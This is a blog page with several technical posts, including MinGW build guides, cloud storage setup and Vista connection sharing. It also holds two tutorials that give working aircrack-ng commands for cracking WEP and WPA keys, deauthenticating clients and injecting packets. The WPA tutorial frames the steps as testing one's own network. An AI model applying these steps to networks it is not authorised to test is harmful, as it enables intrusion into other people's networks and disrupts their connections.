Showing posts with label Internet. Show all posts

Monday, September 10, 2012

To Build the Live555 library with MinGW

The Live555 streaming media library is an open-source implementation of RTP/RTCP/RTSP/SIP multimedia streaming protocols. I mainly use it with MPlayer. To compile it with MinGW, download the source for live555 library and extract the tarball under /mingw/lib:


cd /mingw/lib
tar xzvf live555-latest.tar.gz
cd live


compile it like this:


./genMakefiles mingw
make


Live555 and MPlayer


Normally, mplayer will detect the live555 library automatically. If not, append --enable-live to the ./configure command.

After running ./configure, open config.mak in a text editor and make the following changes.


  • Append the following text to CXXFLAGS= line.
    -I/mingw/lib/live/liveMedia/include -I/mingw/lib/live/UsageEnvironment/include -I/mingw/lib/live/BasicUsageEnvironment/include -I/mingw/lib/live/groupsock/include

  • Append the following text to EXTRALIBS= line.
    /mingw/lib/live/liveMedia/libliveMedia.a /mingw/lib/live/UsageEnvironment/libUsageEnvironment.a /mingw/lib/live/BasicUsageEnvironment/libBasicUsageEnvironment.a /mingw/lib/live/groupsock/libgroupsock.a -lstdc++


Creating a Shared Library for live555


To create a shared library from the static live555 libraries, I ran the following command:


gcc -shared -o livemedia.dll -Wl,--out-implib,liblivemedia.dll.a -Wl,--whole-archive liveMedia/libliveMedia.a UsageEnvironment/libUsageEnvironment.a BasicUsageEnvironment/libBasicUsageEnvironment.a groupsock/libgroupsock.a -Wl,--no-whole-archive -lstdc++ -lws2_32

I got livemedia.dll and liblivemedia.dll.a. I copied these files under MinGW.


cp -iv livemedia.dll /mingw/bin
cp -iv liblivemedia.dll.a /mingw/lib

To use these files, I would define environment variables as follows:


CXXFLAGS='-I/mingw/lib/live/liveMedia/include -I/mingw/lib/live/UsageEnvironment/include -I/mingw/lib/live/BasicUsageEnvironment/include -I/mingw/lib/live/groupsock/include'


LIBS='-lstdc++ /mingw/lib/liblivemedia.dll.a'

Tuesday, December 20, 2011

To build wget.exe with MinGW

wget is a useful command-line downloader. To build wget for the Windows platform, first install MinGW. Then, compile zlib, openssl and wget in that order. To compile zlib:


make -f win32/Makefile.gcc
cp -iv zlib1.dll /mingw/bin
cp -iv zconf.h zlib.h /mingw/include
cp -iv libz.a /mingw/lib
cp -iv libz.dll.a /mingw/lib


To compile openssl:


./Configure -DHAVE_STRUCT_TIMESPEC -DPTW32_STATIC_LIB -L/mingw/lib -lz -lpthreadGC2 -lws2_32 --prefix=/mingw threads zlib mingw
make
make test
make install


Now, build wget


./configure --prefix=/mingw --enable-threads=win32 --disable-nls --with-ssl=openssl
make
make install

Sunday, April 3, 2011

Cloud Storages for Linux

Today the trend is to put your valuable data somewhere on the Internet and access it anywhere. This is a dramatic departure from the past as our trust grows towards Internet companies. More companies are offering cloud storage services, for example, Box.net and Zumodrive. Here I show how to set up Linux to access cloud storages.


Box.net offers 5GB of free online storage for personal use, but each upload must be smaller than 25MB. Zumodrive offers 2GB free space initially, but unlike box.net you can upload any size of files using the ZumoDrive desktop application.




Adding a Box.net folder in KDE Dolphin


  1. Select Network from the Places panel. Then, double-click on Add Network Folder.


  2. Choose the WebFolder (webdav) and click Next.


  3. Enter information for Box.net as follows.


Setting up Zumodrive on Mint KDE edition


  1. Download the Zumodrive package for Ubuntu 8 or later (zumodrive-ubuntu8-i386-0.989.deb).
  2. The Zumodrive package depends on openjdk-6-jre, but Sun's JRE is installed in Mint, so you don't have to install openjdk-6-jre.

    However, you need install libinotifytools0, libgnet2.0-0 and libnautilus-extention1. I used Synaptics to install the missing packages.
  3. Unpack the zumodrive package into the system.

    cd /
    dpkg --extract zumodrive-ubuntu8-i386-0.989.deb .

  4. Copy /usr/share/applications/zumodrive.desktop to your Desktop folder, so you can start Zumodrive by double-clicking the icon on desktop. Optionally, right-click on the icon, choose Properties and make it executable.


  5. Now double-click on the Zumodrive icon. Once you type in your email and password, you can access Zumodrive through the ~/Zumodrive folder.

Friday, July 10, 2009

Vista: Sharing Wireless Internet Connection with Ad-Hoc Network

Wireless networks are so common today. Yet, one shortcoming of wireless networks is that sometimes the signal from the access point (a.k.a wireless router) cannot reach all your computers due to various reasons, such as a physical obstacle or interfering signals. In such cases, we can set up a computer in reach of the access point to act as a gateway to out-of-reach computers in an ad-hoc wireless network. Then, Internet Connection Sharing feature of Windows Vista will be used to extend your wireless network. Let's assume we have computer A within the range of a wireless router, therefore can access the Internet. Also, we have computer B that's near computer A but too far from the wireless router.


WirelessBridge

To help computer B access the Internet, we need 2 wireless adapters for computer A and one for computer B. Now, set up computer A to access the Internet via wireless router as usual.


Vista Control Panel Network and Sharing Center

At the same time, with the extra wireless adapters, set up an ad-hoc wireless network between computer A and computer B. To do so, select Set up a connection or network in the left side of the Network and Sharing Center (See the picture above). This brings up the following window. Select Set up a wireless ad-hoc (computer-to-computer) network and click Next.


net03

Choose the secondary wireless network connection of Computer A that will be used to communicate with computer B.


net04

Set up a wireless ad-hoc network in the next windows.


net06

Don't choose Turn on Internet connection sharing yet.


net07

After you set up a wireless ad-hoc network, bring up the Network Connections window.


Vista Control Panel Network Connections

Right-click the primary wireless network connection and choose Properties. In the Sharing tab, enable Internet Connection Sharing as follows:


Internet Connection Sharing

Now, go to computer B and connect to the ad-hoc network you just created. In most cases, you'll be able to access the Internet. If not, bring up the Network Connections, right-click the Wireless Network Connection and select Properties in the right-click menu.


net12

In the Network Properties window, select Internet Protocol Version 4 (TCP/IPv4) and click Properties.


net13

In case computer B still can't access the Internet, manually set up its connection like this:


net14

Friday, April 24, 2009

Free Online Vietnamese Dictionary

Vietnamese is one of the foreign languages that I would like to study. I searched for a good online Vietnamese dictionary using Yahoo! search. The following is what I found to be good Vietnamese dictionary sites:


  1. vndic.org
  2. Tu Dien Online
  3. Tu Dien Tim Nhanh
  4. KOBE Online Dictionary
  5. Tu Dien

Thursday, January 8, 2009

Knowledge Is Power.

Knowledge is power. Accumulation of significant knowledge expands our understanding of solutions to our problems and enables us to better achieve our goals. Therefore, it deserves premium priority to gather significant knowledge and establish streamlined information system in order to strengthen our intellectual resources and better design our tactics.


Today, vast expanse of knowledge is easily accessible on the Internet. Not only does such knowledge include information of academic importance, but also includes facts of tactical significance. It would be highly rewarding if we could collect such vast information of great significance available on the open Internet and store such in a logical, organized and systematic manner.


Indeed, it takes a great skill to find and collect valuable information on the Internet. It is equally important to learn the art of Internet search. We can use various Internet search engines or browse many social bookmark sites to find what we want to learn. We can also use several Internet encyclopedia such as Wikipedia.


However, knowledge should be distinguished from wisdom. Knowledge mostly refers to factual information. It takes critical thinking and wise decision to make good use of such knowledge. Wisdom refers to such skills in making good use of available knowledge. Therefore, it is highly valuable to attain wisdom along with knowledge.

Sunday, January 4, 2009

Hacking WEP with Backtrack 3

Today, we commonly find wireless networks around us. Most wireless networks are encrypted using WEP or WPA encryption methods. I covered the dictionary attack on WPA networks in a previous post. Compared to WPA, WEP has weak mechanism and is easy to crack.


Theory


At the time of conception, WEP, short for wired equivalent privacy, was believed to be secure. However, a security flaw was found in the IV headers of data packets that makes it possible to crack WEP if enough IV headers are collected. This tutorial takes advantage of this weakness in the initialization vectors of wireless packets to crack WEP. However, a problem may arise when there are multiple keys in use instead of just one.


What's Needed To Test Your Wireless Network


To crack WEP, you need a Backtrack CD and basic knowledge of Linux. Backtrack is a set of tools for testing network security. Download Backtrack and burn it onto a black CD with InfraRecorder or any other tool.


Then, boot your computer with the Backtrack CD. Hopefully, you'll be automatically presented with a nice and dark GUI screen of KDE.


Surveying Wireless Networks with Kismet


Launch Konsole which is located right next to the KDE Start menu. Open /usr/local/etc/kismet.conf in a text editor and edit the source= line to include your wireless device. For example, for Broadcom 43xx based card, put source=bcm43xx,eth1,bcm43xx. Save kismet.conf and start kismet.

Once kismet starts detecting wireless networks around, press s and P to sort the network list by packet counts in descending order. Press Up or Down key to move to the target network and press i for network information or c for client list. Write down such information as:


  • ESSID (wireless network name)
  • BSSID (MAC address of access point)
  • channel of wireless network
  • MAC address of clients

In Kismet, the flags for encryption are Y (WEP), N (No encryption), or O (WPA/WPA2). Press x to close popup windows and Q to exit Kismet.


Dumping Wireless Traffic with Airodump


To hack WEP, you need to use airodump-ng to sniff wireless traffic of the target network and collect good IV's (initialization vectors, a part of WEP encryption data). Type the following commands in a terminal window:


airmon-ng stop wlan0

airmon-ng start wlan0

airodump-ng -w logfile -c 9 --ivs wlan0

The commands above put the network device wlan0 in monitor mode and then use airodump-ng to log the wireless traffic. The -c option specifies the channel to listen to. The screen will show wireless networks and associated clients, if any, with a set of numbers increasing. Don't stop airodump-ng or close the terminal yet. Just leave the terminal open.


Using Aireplay-NG To Generate Traffic


Aireplay-ng is a handy tool that can be used to generate more wireless traffic in order to collect enough good IV's. It does so by injecting or replaying captured packets to fool the access point into giving us what we need.


To Force Association of Clients with Access Point


Open another terminal and enter the following command to associate the target wireless client with the access point:


aireplay-ng -1 30 -e belkin -a 00:11:22:33:44:55 -h 00:fe:21:83:f4:e5 wlan0

The -e option specifies the network name, the -a option specifies the MAC address of the AP, and the -h option specifies the MAC address of the wireless client.


You can use macchanger to view and change your MAC address, for example, macchanger -s wlan0. Then, you can associate your wireless adapter when there are no clients connected to the wireless network in the first place.


ARP Injection with Aireplay


ARP injection is slow but always works. While airodump-ng is listening, run the following command:


aireplay-ng -3 -b 00:11:22:33:44:55 -h 00:fe:21:83:f4:e5 wlan0

Whereas the -b option specifies the MAC address of the AP and -h specifies MAC address of the associated client. Let it run and airodump-ng will pick up traffic. If no client is connected, we can create one by fake authentication described above.


Interactive Packet Replay


This attack generates traffic by asking the access point to resend data packets.


aireplay-ng -2 -b <AP> -h <Client MAC> -n 160 -p 0841 -c FF:FF:FF:FF:FF:FF wlan0

Hacking WEP with Aircrack

Aircrack in Action


After collecting enough IV packets, aircrack-ng can be used to crack the WEP key. The syntax of the aircrack-ng command to use is like:


aircrack-ng -a 1 -b A0:B1:C2:D3:E4:F5 -n 128 logfile-01.ivs

Replace the filename with your log file that was previously generated with airodump-ng. Also, specify the access point's MAC address with -b option. The -n option specifies whether the WEP strength is 64-bit or 128-bit. The -a 1 option specifies that we're cracking WEP.


Can't Crack?


If you still can't crack WEP with tons of IV's, increase the fudge factor with -f N option (N>=2). It'll take much longer to crack but you'll have a better chance at success.


Related Posts


Saturday, December 27, 2008

Hacking WPA/WPA2 with Backtrack 3

WPA is an encryption scheme designed to secure the wireless network of your home or office from intruders and eavesdroppers. It is reportedly safer than WEP. There have been numerous attempts to break WEP and WPA encryption with mixed results. This tutorial discusses currently available techniques for testing the wireless network security. Be aware that breaking into your neighbor's network without permission is wrong.


What You Need


To test security of wireless networks, you can use the live CD Linux distribution called Backtrack. You can download its latest ISO image from Remote-Exploit.org and burn it with any CD burner program like InfraRecorder or CDBurnerXP. Alternatively, you can try the SliTaz Aircrack-NG distribution which is lighter and simpler than Backtrack.


Here's a list of what you need to crack WPA/WPA2:


Reboot your computer with a Backtrack CD and you'll be presented with the KDE environment.


Surveying Wireless Networks with Kismet


Launch Konsole which is located right next to the KDE Start menu. Open /usr/local/etc/kismet.conf in a text editor and edit the source= line to include your wireless device. For example, for Broadcom 43xx based card, put source=bcm43xx,eth1,bcm43xx. Refer to Kismet documentation section 12. Save kismet.conf and start kismet.


Once kismet starts detecting wireless networks around, press s and P to sort the network list by packet counts in descending order. Press Up or Down key to move to the target network and press i for network information or c for client list. Write down such information as:


  • ESSID (wireless network name)
  • BSSID (MAC address of access point)
  • channel of wireless network
  • MAC address of clients

Press x to close popup windows and Q to exit Kismet.

Brute-Force Dictionary Attack


This is the classic brute-force attack.


airmon-ng stop wlan0

airmon-ng start wlan0

The commands above put your wireless device in monitor mode. The monitor mode is the mode whereby your wireless card can listen to wireless traffic passively. Replace wlan0 with your wireless device name, such as eth1. Type iwconfig to make sure your card is in monitor mode.


airodump-ng -w test wlan0

Skip the step above if you used Kismet as in the previous section. Here airodump-ng is used to survey the wi-fi networks. Press Ctrl+C to stop airodump-ng. Copy BSSID (MAC address) of the target network.


airodump-ng -w logfile -c 3 --bssid A0:B1:C2:D3:E4:F5 wlan0

Sniff and log the target network (specified with --bssid option) on the specified channel (-c option) to the specified log file (-w option). Wait until WPA Handshake message appears on the screen. Then, stop airodump-ng by pressing Ctrl+C.


Optionally, if you see a client connected to the target network but no authentication handshake, then you can deauthenticate the client by running the following example command in a separate terminal:


aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 wlan0


where -a option specifies the access point and -c option specifies the client to deauthenticate. Hopefully, the command above will trick the client to renegotiate a 4-way authentication handshake with the access point. Otherwise, you'll have to wait until a handshake message shows up on airodump-ng outpout.

zcat /pentest/password/pico/cowpatty/final-wordlist.txt.gz > /tmp/wordlist.txt

aircrack-ng -a 2 -w /tmp/wordlist.txt logfile*.cap


Begin a brute-force dictionary attack using the saved log file(s) and the specified dictionary (-w option). Aircrack-ng will try every word in the dictionary until the correct passphrase is found. It may take hours or several days depending on the size of dictionary and the speed of your CPU to try every word in the dictionary. However, if the passphrase is not found in the dictionary or made up of random alphanumeric characters, then you are out of luck and just wasting your time. In this case, the dictionary attack won't be any good.


Finding a Good Dictionary


You need a good dictionary to crack WPA. Backtract 3 CD has wordlist files at the following locations:


/usr/local/john-1.7.2/password.lst

/pentest/fuzzers/spike/src/password.lst

/pentest/fuzzers/spike/src/wordlist

/pentest/password/pico/cowpatty/final-wordlist.txt.gz

/pentest/wireless/aircrack-ng/test/password.lst

/pentest/wireless/eapmd5pass/sample-wordlist.txt

/opt/windows-binaries/wordlist.txt.gz

Also, aircrack FAQ page has an extensive list of places where you can download good wordlists from. In addition, I found a good wordlist called 9-final-wordlist.zip here.


Further Readings


About This Blog

KBlog logo This blog is about current events and issues concerning general population. Thanks for visiting the blog and posting your comments.

© Contents by KBlog

© Blogger template by Emporium Digital 2008

Followers

Total Pageviews

icon
Powered By Blogger